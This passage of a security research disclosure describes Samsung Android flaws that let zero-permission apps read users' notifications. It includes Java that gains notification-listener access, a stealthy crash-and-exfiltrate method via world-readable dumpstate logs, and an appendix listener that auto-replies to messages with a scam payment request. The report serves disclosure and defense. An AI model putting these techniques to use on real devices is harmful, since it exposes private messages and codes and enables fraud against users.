Focusing on the SM-G925V Samsung Galaxy S6 Edge Android 5.0.2 LRX22G.G925VVRU1AOC3 build, we will explain how the vulnerability is introduced on the device. This build has the CocktailBarService.apk pre-installed on the system partition with a package name of com.samsung.android.app.cocktailbarservice. We discovered that the com.samsung.android.app.cocktailbarservice.policy.CocktailBarOverlayPolicy class of this app gives two component names the ability to read the notifications on the device by writing them to list of enabled_notification_listeners in the secure table of the settings.db file. The com.samsung.android.app.cocktailbarservice app has the android.permission.WRITE_SECURE_SETTINGS permission, which allows it to write to the secure table of the settings.db file (i.e., secure settings).

The com.samsung.android.app.cocktailbarservice.policy.CocktailBarOverlayPolicy.callOnCreate() method invokes the CocktailBarOverlayPolicy.loadEnabledListeners() method and then invokes the CocktailBarOverlayPolicy.saveEnabledListeners() method in the com.samsung.android.app.cocktailbarservice app. The CocktailBarOverlayPolicy.loadEnabledListeners() method reads the list of enabled_notification_listeners from the secure table of the settings.db file into a java.util.HashSet object. The com.samsung.android.app.cocktailbarservice app then tries to add the com.samsung.android.app.catchfavorites/.catchnotifications.CatchNotificationsService and com.samsung.android.app.portalservicewidget/.notifications.CatchNotificationsService component names to the HashSet object. Since the data structure is a HashSet object, each element it contains must be unique. Therefore, these two component names will not be added if they already exist in the HashSet object. The CocktailBarOverlayPolicy.saveEnabledListeners() method writes the contents of the HashSet object as a colon-separated list to the value column of the row that has a value of enabled_notification_listeners for the name column in the secure table of the settings.db file.

The com.samsung.android.app.cocktailbarservice.policy.CocktailBarOverlayPolicy.callOnCreate() method is called by the com.samsung.android.app.cocktailbarservice.CocktailBarService.onCreate() service callback method for service application components. Therefore, whenever the com.samsung.android.app.cocktailbarservice.CocktailBarService service application component is created, it will add the two previously mentioned component names to the colon-separated list of enabled_notification_listeners if they were not previously in the list. In the LRX22G.G925VVRU1AOC3 build, the app with a package name of com.samsung.android.app.catchfavorites is pre-installed on the device, but the app with a package name of com.samsung.android.app.portalservicewidget is not pre-installed on the device. Therefore, if an app has the same package name (i.e., com.samsung.android.app.portalservicewidget) and also has the com.samsung.android.app.portalservicewidget/.notifications.CatchNotificationsService component within the app is installed on the device, then it will obtain the capability of being a notification listener as soon as it is installed without any further action. With this knowledge, it is easy to create an app with a package name of com.samsung.android.app.portalservicewidget that contains a service app component named com.samsung.android.app.portalservicewidget.notifications.CatchNotificationsService in order to take advantage of the system granting this component notification access.

The com.samsung.android.app.cocktailbarservice.CocktailBarService service app component needs to be activated while the device is running an Android 5.0.2 build to add these two component names to the list of enabled_notification_listeners. The CocktailBarService service app component is activated when the user rubs the left or right edge of the screen when the device's display is off. Rubbing the right edge of the screen while the device's display is off will make the clock and current notifications visible to the user by activating the "Information Stream." This is a feature of the Samsung Galaxy S6 Edge that differentiates it from the Samsung Galaxy S6. If the user has never rubbed the left or right edge of the screen while the device's display is off while the device was running an Android 5.0.2 build, then these two component names, mentioned above, will most likely not have been added to the list of enabled_notification_listeners. If the user is running an Android 5.0.2 build, then an app with a package name of com.samsung.android.app.portalservicewidget can send an android.content.Intent object to start the CocktailBarService service app component so it will add the com.samsung.android.app.portalservicewidget/.notifications.CatchNotificationsService component name to the list of enabled_notification_listeners. This will enable the app to become a notification listener. The source code snippet, shown in Listing 8, will launch the CocktailBarService service from an external app so that it sets the com.samsung.android.app.portalservicewidget/.notifications.CatchNotificationsService component as a notification listener programmatically.

```
Intent i = new Intent();
ComponentName cn = ComponentName.unflattenFromString("com.samsung.android.app.cocktailbarservice/.CocktailBarService");
i.setComponent(cn);
i.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startService(i);
```

Listing 8. Source code to programmatically make the CocktailBarService service application component add the missing app as an enabled notification listener.

In Samsung Galaxy S6 Edge Android 5.1.1 builds, the source code snippet in Listing 8 will not write the com.samsung.android.app.portalservicewidget/.notifications.CatchNotificationsService component name to the list of enabled_notification_listeners since the com.samsung.android.app.cocktailbarservice.policy.CocktailBarOverlayPolicy class will not add a component to the list of enabled_notification_listeners unless the corresponding app is actually installed on the device. We have not examined all builds for all Samsung Galaxy S6 Edge models, but it appears that the Android 5.0.2 builds will introduce the vulnerability, whereas the Android 5.1.1 builds will not introduce the vulnerability.

In addition, it appears that the Samsung Galaxy S6 Edge Android 5.1.1 builds (and possibly the Android 5.0.2 builds) will remove non-existent notification listeners (i.e., apps that have a component name in the list of enabled_notification_listeners but are not installed on the device) under certain circumstances. For example, if the user enabled an app as a notification listener in the Settings app and uninstalls the app without first disabling it as a notification listener via the Settings app, this can force each component name in the list of enabled_notification_listeners to be examined to see if the corresponding app is installed on the device. When this occurs, the Android OS will remove any component name in the list of enabled_notification_listeners that does not have a corresponding app installed. If the notification listener app that the user previously enabled is first disabled from being a notification listener and then is uninstalled, this will not trigger an examination of the list of enabled_notification_listeners to remove non-existent notification listeners. If the user has never explicitly enabled an app as a notification listener, then the removal of non-existent notification listeners should never have been triggered.

This settings.db file, which contains the list of enabled_notification_listeners on Android 5.0.2 devices, does not get overwritten when the device receives a Firmware Over-The-Air (FOTA) update to update its Android OS software. The files that reside on the data partition, including the settings.db file, generally survive intact as the other partitions (e.g., system) are updated.[14] The settings.db file should remain the same unless the Settings app or another system app that has the android.permission.WRITE_SECURE_SETTINGS permission explicitly modifies the settings.db file. In the Samsung Galaxy S6 Edge devices that we examined, the com.samsung.android.app.portalservicewidget/.notifications.CatchNotificationsService app component was in the list of enabled_notification_listeners even though the Samsung Galaxy S6 Edge devices were running Android 5.1.1. Therefore, this component name will most likely persist in these devices even as they are updated unless the user performs a factory reset on the the device or a subsequent FOTA update of the Android OS contains a system app with adequate privileges that specifically removes the com.samsung.android.app.portalservicewidget/.notifications.CatchNotificationsService entry from the list of enabled_notification_listeners.

6. Exposure #3 - Leaked logcat Log Contains Notification Data

6.1. Summary

Various Samsung devices ranging from Android 2.3 to Android 4.4.2 contain a vulnerability that allows a zero-permission

14 https://source.android.com/devices/tech/ota/

third-party app to constantly monitor the system-wide logcat log while executing in the background. A third-party app can cause a crash in native code in the background, with no visible effects on the GUI, which causes the system system to generate dumpstate files that are world-readable and therefore accessible to third-party apps. The dumpstate files contain the logcat log, kernel log, system properties, network routing information, data from the proc file system, and additional system data. The dumpstate file contains various system information that is likely useful to a malicious actor, although here we focus on the logcat log since it tends to contain various Personally Identifiable Information (PII). While researching the vulnerability that allows third-party apps to access the system-wide logcat log, we also discovered that all Samsung devices we tested that run Android 4.1.2, 4.3, and 4.4.2 also write the text of notifications to the system-wide logcat log in addition to containing the logcat log vulnerability. Therefore, accessing the system-wide logcat log, via this vulnerability, also allows an attacker to also observe the notifications that have been posted to the device. We provide a quick summary of the process for obtaining the system-wide logcat logs in Section 6.2, and then explain why the text of notifications appear in the logcat log, when this is not the default AOSP behavior, in Section 6.3. Lastly, Section 6.4 contains some concrete examples of notifications and their representations in the logcat log.

6.2. Accessing the logcat Log

All the Samsung devices that we have examined running Android 2.3 to Android 4.4.2 write logcat log data to the /data/log directory via the /system/bin/dumpstate binary when one of the following events occurs: 1 uncaught exception in an app's managed code, 2 the app becomes unresponsive to user interaction for a set period of time, or 3 an error is encountered during the execution of an app's native code library. Any of these events will force the creation of a dumpstate file (e.g., /data/log/dumpstate_app_native.txt.gz for a native crash) that contains the logcat log, kernel log, system properties, network routing information, data from the proc file system, and additional low-level system data.[15] The file size of a dumpstate file size generally ranges between 2 to 7 MBs. A dumpstate file contains the main, system, radio, and events log buffers from logcat. Once a resulting dumpstate file is created, a third-party app can decompress the file and examine its contents as a plaintext file. When one of the three aforementioned conditions occurs, this triggers the execution of the dumpstate binary via the /system/bin/debuggerd process with the flags and arguments shown in Listing 9.

```
10-25 16:09:41.289 267 267 I DEBUG : !@dumpstate -k -t -z -d -o
/data/log/dumpstate_app_native -m 8028
```

Listing 9. A log message showing the command executed to generate a dumpstate file.

All of the examples in this document were produced using a Samsung Galaxy S4 running Android 4.4.2 with a build number of KOT49H.I337UCUFNI1, unless specifically noted otherwise. KOT49H.I337UCUFNI1 is a stock Samsung Android build with AT&T as the carrier. The dumpstate binary is executed by the /system/bin/debuggerd process as the root user. A third-party app will not be able to get the appropriate output when attempting to execute the dumpstate binary; it needs to be executed by a process with higher privileges such as by the users: shell, system, or root. The debuggerd process establishes the default signal handlers for processes running on the device. When a fatal signal is received, the debuggerd process will attach to the process using ptrace to obtain information from it. In Samsung Android builds, the dumpstate binary is also executed. The process information shown in Listing 10 and the logcat entry in Listing 9 are correlated using the process ID (PID). The PID of the /system/bin/debuggerd process is 267 in this context.

```
root 267 1 1180 596 -16 1 ffffffff 00000000 S /system/bin/debuggerd
```

Listing 10. Process status command output showing the debuggerd process executing as the root user.

The /data/log directory gets created in Samsung's base init.rc file. During the boot process, the init process executes the directives in the init.rc file (and other rc files in imports) that are written in the Android Init language.[16] Listing 11 provides a snippet of the init.rc file from a Samsung Galaxy S4 device running Android 4.4.2 with a build number of KOT49H.I9500XXUGNJ1.

```
# SA, System SW, SAMSUNG create log directory
mkdir /data/log 0775 system log
chown system log /data/log
mkdir /data/anr 0775 system system
chown system system /data/anr
chmod 0775 /data/log
chmod 0775 /data/anr
restorecon /data/log
restorecon /data/anr
```

15 https://android.googlesource.com/platform/frameworks/native/+/master/cmds/dumpstate/dumpstate.cpp

16 https://android.googlesource.com/platform/system/core/+/master/init/README.md

Listing 11. Snippet of an init.rc file showing the creation for the /data/log directory and its file permissions.

Listing 12 displays all the constituent files and their respective file permissions in the /data/log directory. The file permissions show that any user on the device has read access to various files including the dumpstate files which are highlighted in red. A file is world-readable if an r appears in the third column from the right (e.g., -rw-r--r--) for the file permission listing. Please note that SELinux, while partially enforcing in Android 4.4, did not prevent third-party apps from accessing the dumpstate files in the /data/log directory.

```
-rw-r--r-- u0_a239 u0_a239 697 2014-08-29 20:11 CallDropInfoLog.txt
-rw------- system system 233 2014-09-24 16:24 ContainerHistory.txt
-rw------- system system 22498 2014-09-24 16:23 PreloadInstaller.txt
-rw----r-- system system 512 2014-10-23 11:36 Status.dat
-rw-r--r-- shell log 1007511 2014-10-12 15:51 dumpstate_app_anr.txt.gz
-rw-r--r-- shell log 605572 2014-10-18 20:54 dumpstate_app_error.txt.gz
-rw-r--r-- shell log 568151 2014-10-20 23:37 dumpstate_app_native.txt.gz
-rwx------ system system 25 2014-10-23 09:30 gyroOffset
-r--r--r-- root root 0 2013-09-30 19:08 lock
-rw------- system system 2431 2014-10-12 15:51 looper.txt
-rw------- system system 47376 2014-10-23 11:35 omc.log
-rw-rw---- system system 6984 2014-10-23 11:02 power_off_reset_reason.txt
-rw-r--r-- system system 3403 2014-03-04 16:36 poweroff_info.txt
-rw-r--r-- system system 1307 2014-05-20 13:28 powerreset_info.txt
-rw-r--r-- system system 131118 1971-01-06 17:53 recovery_kernel_log.txt
-rw-r--r-- system system 932054 1971-01-06 17:53 recovery_last_kernel_log.txt
-rw-r--r-- system system 224033 1971-01-06 17:53 recovery_log.txt
-rw-r--r-- system system 1000 2014-09-24 16:20 recovery_patch_log.txt
-rw------- system system 5704942 2014-10-23 14:34 setupwizard.txt
```

Listing 12. File permissions for files contained in the /data/log directory.

It is easy for a third-party app to cause any of the three required conditions to make the /system/bin/debuggerd process execute the dumpstate binary. To generate the /data/log/dumpstate_app_error.txt.gz file, a third-party app can crash itself by throwing an uncaught runtime exception (e.g., java.lang.NullPointerException). This event will create a GUI system message indicating the name of the app that crashed which may alert the user that the app is unstable. To generate the /data/log/dumpstate_app_anr.txt.gz file, a third-party app can create an Application Not Responding (ANR) event. The application can sleep for a period of time on its main thread to create an ANR event.[17] The ANR event will generate a GUI system message identifying the name of the app that is not responding. To generate the /data/log/dumpstate_app_native.txt.gz file, a third-party app can encounter an error during the execution of one of its native code libraries. This will not alert the user that an error has occurred in native code if done in a particular way so that it does not propagate directly back to the app that created it.

We have identified an appropriate error that will not crash the entire third-party app or create any audio or visual alert for the user to notice. We use the Java Native Interface (JNI) to call a C function in an app's native code library. In the C function, the process is forked via a call to the fork function. The forked child process calls the abort function and the parent process simply returns from its main function. If the process is not forked before calling the abort function, then the entire app will crash. The abort function sends the SIGABRT signal. The SIGABRT signal is received by the /system/bin/debuggerd process which executes the /system/bin/dumpstate binary in response. Encountering an error in an app's native code library is the preferred approach since the user is not alerted with a GUI system message, it does not leave a crashed or unresponsive app in the recent applications list, and it can be done stealthily in the background. The approach is best performed by a service (i.e., android.app.Service) app component, so that the user does not need to actually be using the app to create the circumstance to generate the dumpstate_app_native.txt.gz file. Therefore, the service can always be running in the background due to the app requesting the android.permission.RECEIVE_BOOT_COMPLETED permission and periodically calling the C function via JNI to trigger the creation of the dumpstate_app_native.txt.gz file at some regular interval. The third-party app can then exfiltrate the dumpstate_app_native.txt.gz file itself or process and filter it locally prior to exfiltration. Exfiltrating the data without the android.permission.INTERNET permission requires that the data be sent using an android.content.Intent object with the android.intent.action.VIEW action string to the browser app and have the data to exfiltrated be encoded in a querystring of a URL.[18] This will open the browser and may raise the suspicion of the user. It is easier to request the android.permission.INTERNET permission in order to send it directly to a remote host.

17 https://developer.android.com/training/articles/perf-anr.html

18 http://blog.trendmicro.com/trendlabs-security-intelligence/bypassing-android-permissions-whatyou-need-to-know/

6.3. Observing the Notifications in the logcat Log

The second vulnerability comprises the text of Android notifications being written to the logcat log as they are received in certain Samsung Android builds. This behavior appears not to be present prior to Android 4.3 except for Android 4.1.2 and has been fixed in Android 4.4.4. All of the vulnerable builds we have tested and verified are from Android 4.1.2, Android 4.3, and Android 4.4.2 builds. All notifications on these vulnerable builds are written to the logcat log with some notable ones being Facebook Messenger messages, text messages (including password resets), Google Chat messages, WhatsApp messages, missed calls, turn-by-turn directions from Google Maps, and the sender and subject of emails. We rely on the first vulnerability to be able to read the logcat log to get the textual content from notifications. These two vulnerabilities provide a third-party app somewhat similar capabilities as a notification listener app without actually being registered as one with the Android OS.

Samsung introduced this vulnerability by adding some extra functionality to the standard AOSP source code for the android.app.Notification class in the Android Framework. In the vulnerable Samsung builds, the android.app.Notification class has a much more verbose version of the android.app.Notification.toString() method than the corresponding AOSP version of the android.app.Notification class.[19] The more verbose Samsung version includes the following instance variables of the android.app.Notificaiton object in its toString() method: contentTitle, contentText, and tickerText. These instance fields contain the text of the notification that is displayed to the user. We pulled the /system/framework/framework.odex file from the device and used baksmali to convert the odex file into a directory of hierarchical smali files.[20] Listing 13 shows the toString() method output of an android.app.Notification object from a vulnerable Samsung build (KOT49H.I337UCUFNI1) running Android 4.4.2.

```
Notification(pri=0 icon=7f020000 contentView=com.kryptowire.bha/0x1090086 vibrate=null sound=null defaults=0x0 flags=0x0
when=1415746428600 ledARGB=0x0 contentIntent=N deleteIntent=N contentTitle=Generic Title contentText=Generic Subject tickerText=Here is a
Message kind=[null])
```

Listing 13. The android.app.Notification.toString() method output from a vulnerable Samsung build (KOT49H.I337UCUFNI1) .

Listing 14 displays the output of the android.app.Notification.toString() method with the same exact notification using the AOSP version of the android.app.Notification class from a non-Samsung device running Android 4.4.2.

```
Notification(pri=0 contentView=com.kryptowire.bha/0x1090064 vibrate=null
sound=null defaults=0x0 flags=0x0 kind=[null])
```

Listing 14. The android.app.Notification.toString() method output from an AOSP Android 4.4.2 build.

In the com.android.server.NotificationManagerService.enqueueNotificationInternal(...) method, the android.app.Notification.toString() method gets called whenever a notification is posted by an app or the Android OS itself. The string representation of the Notification object, as well as a few other arguments, are passed as parameters to the android.util.EventLog.writeEvent(int tag, Object... list) method. The parameters to the android.util.EventLog.writeEvent(int tag, Object... list) method flow to the events buffer of the logcat log with a log tag of notification_enqueue. Listing 15 shows a snippet from the com.android.server.NotificationManagerService.enqueueNotificationInternal(...) method from the Android 4.4.2 AOSP source code.[21]

```
// This conditional is a dirty hack to limit the logging done on
// behalf of the download manager without affecting other apps.
if (!pkg.equals("com.android.providers.downloads") || Log.isLoggable("DownloadManager",
      Log.VERBOSE)) {
   EventLog.writeEvent(EventLogTags.NOTIFICATION_ENQUEUE, pkg, id, tag, userId,
         notification.toString());
}
```

Listing 15. The android.app.Notification.toString() method output from an AOSP Android 4.4.2 build.

The first parameter to android.util.EventLog.writeEvent(int tag, Object... list) method determines the log tag. We pulled the /system/framework/services.odex file from the Samsung device to examine which integer corresponded to the first parameter (i.e., EventLogTags.NOTIFICATION_ENQUEUE) to the android.util.EventLog.writeEvent(int tag, Object... list) method. We used baksmali to disassemble the services.odex file into smali files. We then examined the com/android/server/EventLogTags.smali file to get the value of EventLogTags.NOTIFICATION_ENQUEUE integer constant, which is shown in Listing 16 in smali Format.

```
.field public static final NOTIFICATION_ENQUEUE:I = 0xabe
```

19 https://android.googlesource.com/platform/frameworks/base/+/master/core/java/android/app/Notification.java

20 https://github.com/JesusFreke/smali

21 https://android.googlesource.com/platform/frameworks/base.git/+/android-4.4.2_r1/services/java/com/android/server/NotificationManagerService.java

Listing 16. The NOTIFICATION_ENQUEUE integer constant from the com.android.server.EventLogTags class.

This was also further verified by examining the /system/etc/event-log-tags file which contains the mapping of integer values to string values used in conjunction with the android.util.EventLog class.[22] We confirmed this by writing some events using the android.util.EventLog.writeEvent(int tag, Object... list) method with a tag value of decimal 2750 (i.e., 0xabe in hex) and the resulting log tag of notification_enqueue appeared as the log tag in the logcat log. In addition, anything in the second parameter (i.e., Object... list) also appeared in the Android log on our Samsung Android device running 4.4.2 (KOT49H.I337UCUFNI1).

6.4. Examples of Notifications in the logcat Log

Listing 17 shows a screenshot from a Samsung Galaxy S4 device running Android 4.4.2 with a build number of KOT49H.I337UCUFNI1 displaying notifications from various apps. In order from top to bottom there are notifications from SMS (com.android.mms), Maps (com.google.android.apps.maps), Hangouts (com.google.android.talk), Facebook Messenger (com.facebook.orca), Gmail (com.google.android.gm), and WhatsApp (com.whatsapp). Next to the screenshot is the accompanying message for the notification as it shows up in the logcat log obtained from the /data/log/dumpstate_app_native.txt.gz file. In addition, any notification will have its text written to the logcat log on the vulnerable Samsung builds. We highlight commonly used apps that contain private data.

11-14 15:49:07.983 813 1163 I notification_enqueue: [com.android.mms,123,NULL,0,Notification(pri=2 icon=7f0202c3 contentView=com.android.mms/0x1090086 vibrate=null sound=content://settings/system/notification_sound defaults=0x4 flags=0x1 when=1415998146000 ledARGB=0x0 contentIntent=Y deleteIntent=Y contentTitle=224444 contentText=Your Google verification code is 456729 tickerText=224444:
‚ÄéYour Google verification code is 456729
kind=[android.message])]

11-14 15:56:44.792 813 1438 I notification_enqueue: [com.google.android.apps.maps,39796916,NULL,0,Notification(pri=1 icon=7f02032a contentView=com.google.android.apps.maps/0x1090086
vibrate=null sound=null defaults=0x0 flags=0x2 when=1415998484779 ledARGB=0x0 contentIntent=Y deleteIntent=N contentTitle=George Mason University contentText=Head west toward University Dr tickerText=N kind=[null] 1 action)]

11-14 15:52:11.512 813 1438 I
notification_enqueue: [com.google.android.talk,0,com.google.android.talk :chat:1,0,Notification(pri=1 icon=7f020573 contentView=com.google.android.talk/0x1090086 vibrate=default
sound=android.resource://com.google.android.talk/r
aw/2131230729 defaults=0x6 flags=0x11 when=1415998331013 ledARGB=0x0 contentIntent=Y
deleteIntent=Y contentTitle=Akira Kanehara contentText=Google Chat message for the Android
Log :-) tickerText=Akira Kanehara: Google Chat message for the Android Log :-) kind=[null])]

11-14 15:50:02.517 813 1391 I notification_enqueue: [com.facebook.orca,10000,t_mid.1415995249174:9405c32ed74e69fa79,0,Notification(pri=1
icon=7f0207a9 contentView=com.facebook.orca/0x1090086 vibrate=null sound=null
defaults=0x0 flags=0x1 when=1415998201262 ledARGB=0xff00ff00 contentIntent=Y
deleteIntent=N contentTitle=Elena Boatner contentText=This will show up in the Android


log :-) tickerText=Elena Boatner: This will show up in the Android log :-) kind=[null] 1
action)]

11-14 15:53:44.143 813 22582 I notification_enqueue: [com.google.android.gm,-
1847466507,NULL,0,Notification(pri=0 icon=7f0200f6 contentView=com.google.android.gm/0x1090086 vibrate=null sound=content://settings/system/notification_sound defaults=0x4 flags=0x11
when=1415998423942 ledARGB=0x0 contentIntent=Y deleteIntent=Y contentTitle=Akira Kanehara
contentText=Generic Subject for Android Log tickerText=Akira Kanehara kind=[null] 2
actions)]

11-14 15:47:29.547 813 824 I notification_enqueue: [com.whatsapp,1,NULL,0,Notification(pri=0 icon=7f0205c2 contentView=com.whatsapp/0x1090086 vibrate=null sound=null defaults=0x0 flags=0x0
when=1415998049288 ledARGB=0x0 contentIntent=Y deleteIntent=N contentTitle=Nikos
contentText=Test message for Android log :D tickerText=Message from Nikos kind=[null])]

---

22 https://android.googlesource.com/platform/system/core/+/b084929f5dd57b878f6debe6567a6c8888061fa0/logcat/event-log-tags



Listing 17. Screenshot with the corresponding logcat messages showing the contents of various notifications.

6.5. List of Vulnerable Samsung Builds

We tested the Samsung Android devices we were able to physically obtain, and we also downloaded some stock firmware images for various Samsung Android builds and tested them to see if the text of notifications appeared in the Android log. All of the vulnerable builds that we encountered were from Android 4.1.2, Android 4.3, and Android 4.4.2. Table 4 provides a list of builds that we have identified as vulnerable.

Table 4. Vulnerable Samsung builds that write the contents of notifications to the logcat log.

Device	Android OS Version	Build Number
Samsung Galaxy S4	4.4.2	KOT49H.I337UCUFNI1
Samsung Galaxy S4	4.4.2	KOT49H.I545VRUFNC5
Samsung Galaxy S4	4.4.2	KOT49H.I337UCUFNB1
Samsung Galaxy S4	4.4.2	KOT49H.L720VPUFNAE
Samsung Galaxy S4	4.4.2	KOT49H.I9500XXUFNE7
Samsung Galaxy S4	4.4.2	KOT49H.I9500ZSUDNF2
Samsung Galaxy S4	4.4.2	KOT49H.I9500ZSUDNF1
Samsung Galaxy S4	4.4.2	KOT49H.I9500ZSUDNB3
Samsung Galaxy S4	4.4.2	KOT49H.I9500XXUFNB7
Samsung Galaxy S4	4.4.2	KOT49H.I9500XXUGNI1
Samsung Galaxy S4	4.4.2	KOT49H.I9500XXUGNJ1
Samsung Tab Pro 12.2	4.4.2	KOT49H.T900UEUANB5
Samsung Tab Pro 12.2	4.4.2	KOT49H.P907AUCU1AND7

Samsung Tab Pro 12.2	4.4.2	KOT49H.T900UEUAND4
Samsung Note 3	4.4.2	KOT49H.N900AUCUCNC2
Samsung Note 3	4.3	JSS15J.N900XXXUBMHC_LLK
Samsung Note 3	4.3	JSS15J.N900AUCUBNB4
Samsung Galaxy S4	4.3	JSS15J.L720VPUEMK2
Samsung Galaxy S4	4.3	JSS15J.I9500XXUEMK8
Samsung Galaxy S4	4.3	JSS15J.I9500ZSUCMK3
Samsung Galaxy S4	4.3	JSS15J.I9500ZSUCMJ6
Samsung Galaxy S4	4.3	JSS15J.I9500UBUEMK1
Samsung Galaxy S4	4.3	JSS15J.I9500XXUEMJ5
Samsung Galaxy S4	4.3	JSS15J.I9500XXUEMJ8
Samsung Galaxy S3	4.3	JSS15J.L710VPUCMK3
Samsung Galaxy S3	4.3	JSS15J.1535VRUCNC1
Samsung Galaxy Pocket Neo	4.1.2	JZO54K.S5310XXAME2

7. Defenses

Some general defenses that are not dependent on vulnerability signatures are to prevent sensitive apps from posting notifications. When an app posts a notification, it sends personal data from within the context of the app, leaving the app sandbox, to the Android OS notification manager which gives notification listener apps access to the notifications. For potentially sensitive apps such as Signal, the user can prevent the Signal app from posting notifications using the Settings app, as shown in Figure 5. On a per-app basis, the user can identify the apps that handle sensitive data and prevent them from posting notifications using button clicks on the GUI. Although this can present an inconvenience for the user, it avoids sending the notification data to the Android OS notification manager where other apps that the user did not explicitly enable can access the notification content. This approach is more secure as the notification data is confined to the app's sandbox.




Figure 5. Screenshot showing that the Signal app is prevented from posting notifications.

In addition, a user can periodically monitor the list of apps that are enabled notification listeners. This may be an onerous memory task for the user; therefore, an Android app can be created to take an initial "snapshot" of the enabled notification listeners and periodically monitor the current state to the previous snapshot. If there have been any new apps that have been granted notification listener access, this can be presented to the user to see if they granted an app the capability to become a notification listener. If the user explicitly granted access, they can indicate this fact in the app and suppress the warning. If the user did not grant access, then notification listener access was granted programmatically which can be accomplished by a pre-installed app that has the privileges to do so (e.g., a platform app) or a third-party app that uses a vulnerability to gain access which bypasses the normal requirement of necessitating user interaction to do so. In these cases, a dialog can be presented to the user, indicating the type of app (e.g., pre-installed or third-party) and display the appropriate menu to remove the app as a notification listener and also to optionally uninstall or disable the app.

8. Conclusion

There are numerous ways that a pre-installed app or the Android Framework can unintentionally expose the content of a user's notifications to unauthorized entities such as third-party applications that the user has not explicitly granted the permission to become a notification listener. We have highlighted three concrete instances of a zero-permission third-party app exploiting a vulnerability to obtain access to a user's notifications on Samsung Android devices. Bringing awareness to these weaknesses can help developers from making the same or similar mistakes. Notifications contain some of the most private and sensitive user information that a device processes; therefore, great precaution should be taken to protect them.

Appendix A. Source code to programmatically respond to each incoming message with a pre-loaded message in an attempt to scam the recipient.

```
@Override
public void onNotificationPosted(StatusBarNotification statusBarNotification) {
  super.onNotificationPosted(statusBarNotification);

  if (statusBarNotification == null)
    return;

  NotificationData notificationData = extractTextDataFromStatusBarNotification(statusBarNotification);
  log_notification_data(notificationData);

  Notification notification = statusBarNotification.getNotification();

  Notification.Action reply_action = null;
  if (notification.actions == null)
    return;
  for (Notification.Action action : notification.actions) {
    if (action.title != null && "reply".equals(action.title.toString().toLowerCase())) {
      reply_action = action;
      break;
    }
  }

  if (reply_action == null)
    return;

  // ensure you are not replying to your own message
  if (should_programmatically_respond(statusBarNotification) == false)
    return;

  String msg = "I am in trouble! Please help me and send $300 to my venmo @not_a_scam";

  android.app.RemoteInput[] remoteInputs = reply_action.getRemoteInputs();
  for (android.app.RemoteInput input : reply_action.getRemoteInputs()) {
    Intent intent = new Intent();
    Bundle bundle = new Bundle();
    bundle.putCharSequence(input.getResultKey(), msg);
    RemoteInput.addResultsToIntent(reply_action.getRemoteInputs(), intent, bundle);
    try {
      reply_action.actionIntent.send(getApplicationContext(), 0, intent);
    } catch (PendingIntent.CanceledException e) {
      e.printStackTrace();
    }
  }
}
```

About Quokka, Inc.

The world of digital security is ready to evolve beyond distrust. We want less fear, and more peace of mind: less worry, and more confidence. Meet Quokka (formerly Kryptowire), a different kind of mobile security and privacy company. Our proactive, light-touch solutions put users and their privacy first, helping people, teams, and enterprises around the world take back control of their digital security privacy in the new work and live anywhere world.

Please visit www.quokka.io or connect with us on LinkedIn and Twitter (@Quokka_io) for more information.